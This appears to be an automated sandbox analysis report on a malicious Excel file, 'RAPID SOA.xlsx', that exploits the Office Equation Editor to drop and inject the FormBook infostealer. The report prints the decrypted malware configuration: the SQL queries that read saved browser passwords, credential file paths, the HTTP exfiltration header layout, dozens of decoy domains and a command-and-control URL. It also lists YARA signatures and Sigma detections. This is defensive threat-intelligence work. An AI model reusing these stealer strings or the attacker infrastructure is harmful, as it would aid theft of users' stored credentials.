ID: 344819
Sample Name: RAPID SOA.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:58:03
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report RAPID SOA.xlsx

Overview


General Information

Sample Name:	RAPID SOA.xlsx
Analysis ID:	344819
MD5:	80e9c5fd1d11fa2..
SHA1:	c3d2ddda42a6e1..
SHA256:	8cce72a111107f7..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 172 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2520 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2668 cmdline: 'C:\Users\Public\vbc.exe' MD5: A9AA5937E09501E97E40E0FCF97FAC55)
    - vbc.exe (PID: 2832 cmdline: C:\Users\Public\vbc.exe MD5: A9AA5937E09501E97E40E0FCF97FAC55)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - systray.exe (PID: 2340 cmdline: C:\Windows\SysWOW64\systray.exe MD5: DF6923839C6A8F776F0DA704C5F4CEA5)
          - cmd.exe (PID: 2028 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc3",
    "KEY1_OFFSET 0x1d54d",
    "CONFIG SIZE : 0xeb",
    "CONFIG OFFSET 0x1d64e",
    "URL SIZE : 31",
    "searching string pattern",
    "strings_offset 0x1c1a3",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x40e95d07",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715050",
    "0xbf0a5e41",
    "0x2902d074",
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121e4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01471",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
```

```
"0x59adf952",
"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
```

```
"0x85426977",
"0xea193e11",
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
```

```
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"jeiksaoeklea.com",
"sagame-auto.net",
"soloseriolavoro.com",
"thecreatorsbook.com",
"superskritch.com",
"oroxequipment.com",
"heart-of-art.online",
"liwedfg.com",
"fisherofsouls.com",
"jota.xyz",
"nehyam.com",
"smart-contact-delivery.com",
"hoom.guru",
"dgryds.com",
"thesoakcpd.com",
"mishv.com",
"rings-factory.info",
"bero-craft-beers.com",
"podcastnamegenerators.com",
"856379813.xyz",
"ruinfectious.com",
"wdcsupport.com",
"youngbrokeandeducated.com",
"shpments75.com",
"louisbmartinez100th.com",
"shining.ink",
"hkexpresswaterford.com",
"quickcashoffersatl.com",
"180cliniconline.com",
"mainriskintl.com",
"clinicadosorriso.com",
"kuxueyunkeji.com",
"smart-acumen.com",
"maisonkerlann.com",
"jewishposter.com",
"xn--w52b77ujva.com",
"antoniodevivo.com",
"diversitypatriots.com",
"tiotacos.company",
"ventumgi.com",
"ip-tv.online",
"smithvilletexashistory.com",
"amruta-varshini.com",
"wildpositive.com",
"alifezap.com",
"nczjt.net",
"palmsvillaswhitneyranch.com",
"experiencemoretogether.com",
"dewitfire.com",
"scruffynotfluffy.online",
"bazarsurtidorico.com",
"dayscosmetics.com",
"tpsvegas.com",
"externalboard.com",
"2125lynchmere.com",
"agroplenty.com",
"easterneuropemall.com",
"whtoys888.com",
"writehousepoint.com",
"ppeaceandgloves.com",
"sadtire.press",
"jj3994.com",
"smokenengines.com",
"offplanprojects-re.com",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
```

```
    "----------------------------------------------",
    "www.bytecommunication.com/aky/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2167761188.0000000003418000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.2167761188.0000000003418000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x2c6de8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2c7062:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2f3408:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2f3682:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2d2b85:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x2ff1a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x2d2671:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x2fec91:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x2d2c87:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x2ff2a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x2d2dff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2ff41f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2c7a7a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x2f409a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x2d18ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x2fdf0c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x2c8773:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x2f4d93:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x2d8827:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x304e47:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x2d982a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.2167761188.0000000003418000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x2d5909:$sqlite3step: 68 34 1C 7B E1 • 0x2d5a1c:$sqlite3step: 68 34 1C 7B E1 • 0x301f29:$sqlite3step: 68 34 1C 7B E1 • 0x30203c:$sqlite3step: 68 34 1C 7B E1 • 0x2d5938:$sqlite3text: 68 38 2A 90 C5 • 0x2d5a5d:$sqlite3text: 68 38 2A 90 C5 • 0x301f58:$sqlite3text: 68 38 2A 90 C5 • 0x30207d:$sqlite3text: 68 38 2A 90 C5 • 0x2d594b:$sqlite3blob: 68 53 D8 7F 8C • 0x2d5a73:$sqlite3blob: 68 53 D8 7F 8C • 0x301f6b:$sqlite3blob: 68 53 D8 7F 8C • 0x302093:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2201051835.0000000000290000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2201051835.0000000000290000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Office equation editor drops PE file

Boot Survival:

- Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesc Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph

